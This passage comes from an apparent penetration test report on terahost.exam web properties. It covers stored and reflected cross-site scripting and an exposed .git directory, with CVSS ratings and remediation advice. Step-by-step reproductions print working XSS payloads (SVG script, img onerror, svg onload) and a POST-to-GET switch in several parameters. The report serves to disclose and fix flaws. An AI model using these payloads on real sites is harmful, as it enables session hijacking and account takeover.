
Step 2: Post saving the data, XSS payload will be executed.



PoC: XSS payload executed.

Instance2: Stored XSS in the support functionality http://me.terahost.exam/support

Step 1: Add random data to the support form and intercept the request.




PoC: Add data and intercept the request.

Step 2: Add the below XSS payload inside the **message** tag and click on send request.

```
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert(document.domain);
   </script>
</svg>
```


PoC: Add XSS payload.

Step 3: During enumeration I found a directory **__support__reports** which contains support requests data stored in xml files.



PoC: Directory storing data in xml file.

Step 4: Access the last xml file and observe the payload execution.



PoC: XSS Payload executed

F-MEDIUM-01: Reflected Cross Site Scripting	
Impact	Medium
Likelihood	Medium
Overall Risk	**MEDIUM (5.4)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Vulnerability Category	Input Validation, Injection

Description

Reflected XSS attacks arise when a web server reflects an injected script, such as a search result, an error message, or any other response that includes some or all the input sent to the server as part of the request.

The attack is then delivered to the victim through another route (e.g., e-mail or an alternative website), thus tricking the user into clicking on a malicious link. The injected code travels to the vulnerable website, which reflects the attack payload back to the user's browser. The browser then executes the code because it came from a "trusted" server.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Medium**.

XSS attacks can result in the disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Even though **HTTPOnly** is used to protect cookies, an attacker can still execute actions on behalf of the user in the context of the affected website.

The likelihood of this vulnerability getting exploited is **Medium**.

Affected URL(s)

http://blog.terahost.exam/?page=<payload>

http://www.terahost.exam/domain-name?fw=<payload>

http://www.terahost.exam/newsletter-subscribe?name=sdfjklajsf''&email=<payload>

http://me.terahost.exam/register-user?name=<Payload>&surname=lol123&email=lol123%40email.com&street_address=lol12345&city=lol123&zip=sdfdsf&password=lol123

Recommendations

It is recommended to,


- Properly escape all untrusted data based on the HTML context.
- Server-side input validation is also recommended as it helps protect against XSS.
- Ensure that XSS meta-characters and content are sufficiently handled and are not returned as part of the response. Use an appropriate combination of blacklists and whitelists to ensure only valid and expected input is processed by the system.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Supporting Evidence(s)

Instance1: Reflected XSS vulnerability on ***http://blog.terahost.exam/?page=<payload>***


Steps: Add `--><img+src=x+onerror=alert(document.cookie)>` payload as the **page** parameter value and observe the payload execution.



PoC: Reflected XSS


Instance2: Reflected XSS vulnerability on ***http://www.terahost.exam/domain-name?fw=<payload>***

Step 1: Add random data in the text field and click on search, as shown below.



PoC: Add data and click on the search button.

Step 2: Observe the URL with the base64-encoded "**fw**" parameter value. Refresh this page and intercept the request.




PoC: Output of the search query

Step 3: Original content of the base64 encoded "**fw**" parameter.


PoC: Original request data

Step 4: Tamper the name field with `\"><img src=x onerror=alert(document.domain)>` payload as shown below and re-encode it.



PoC: Add XSS payload in the name field.


Step 5: Open the tampered URL in the browser and observe the payload execution.



PoC: Change file extension, content-type & file content


Instance3: Reflected XSS vulnerability on ***http://www.terahost.exam/newsletter-subscribe?name=sdfjklajsf''&email=<payload>***

Step 1: Enter random data in the **newsletter** form, click on send and intercept the request.



PoC: Enter random data and click on send.

Step 2: Change the request method from **POST** to **GET** as shown in the below evidence.




PoC: Change request method

Step 3: Add `"><svg+onload=alert(document.domain)>` payload in the email parameter value and observe the response.

PoC: Add payload in the email parameter.


Step 4: XSS payload executed.



PoC: Payload executed.

Instance4: Reflected XSS vulnerability on ***http://me.terahost.exam/register-user?name=<payload>&surname=lol123&email=lol123%40email.com&street_address=lol12345&city=lol123&zip=sdfdsf&password=lol123***

Step 1: Intercept register user request, add XSS payload `'"<svg+onload=alert(document.domain)>` and change request method from **POST** to **GET**.




PoC: Change request method.

Step 2: Send the tampered request and observe the highlighted response.

PoC: Observe the response containing payload.

Step 3: Open the tampered URL in the browser and observe the payload execution.



PoC: Payload executed.

F-MEDIUM-02: Sensitive Information Disclosure	
Impact	Medium
Likelihood	Medium
Overall Risk	**MEDIUM (4.1)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:N/A:N
Vulnerability Category	Sensitive Information Disclosure

Description

Sensitive Information Disclosure (also known as Sensitive Data Exposure) happens when an application does not adequately protect sensitive information that may wind up being disclosed to parties that are not supposed to have access to it.

Sensitive data can include application-related information, such as session tokens, file names, stack traces, or confidential information, such as passwords, credit card data, sensitive health data, private communications, intellectual property, metadata, the product's source code, etc.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Medium.**

The scale of impact from a Sensitive Information Disclosure event is limited only by the type of sensitive information disclosed and a malicious actor's ability to leverage it.

For example, the fallout could be as minor as a local pathname being disclosed in a stack trace, allowing a malicious actor to improve their knowledge of the target's implementation details, right through to a full-blown data leak involving millions of customers' confidential data.

The likelihood of this vulnerability getting exploited is **Medium.**

Affected URL(s)

http://me.terahost.exam/info
http://blog.terahost.exam/.git

Recommendations

It is recommended to,

- Developers must first identify which data are sensitive according to the system architecture and regulatory requirements.

- Developers must ensure data in transit or storage is encrypted.
- Developers should remove debugging and test functionality from production applications and systems.
- Developers should review the listed items to determine if a justifiable business need exists for possessing each item present. Any items deemed unnecessary should be removed.
- Defined application/system build procedures should include steps to remove the files and features that are unnecessary for a production deployment, and internal security processes and controls should confirm this has occurred prior to production release.

References:

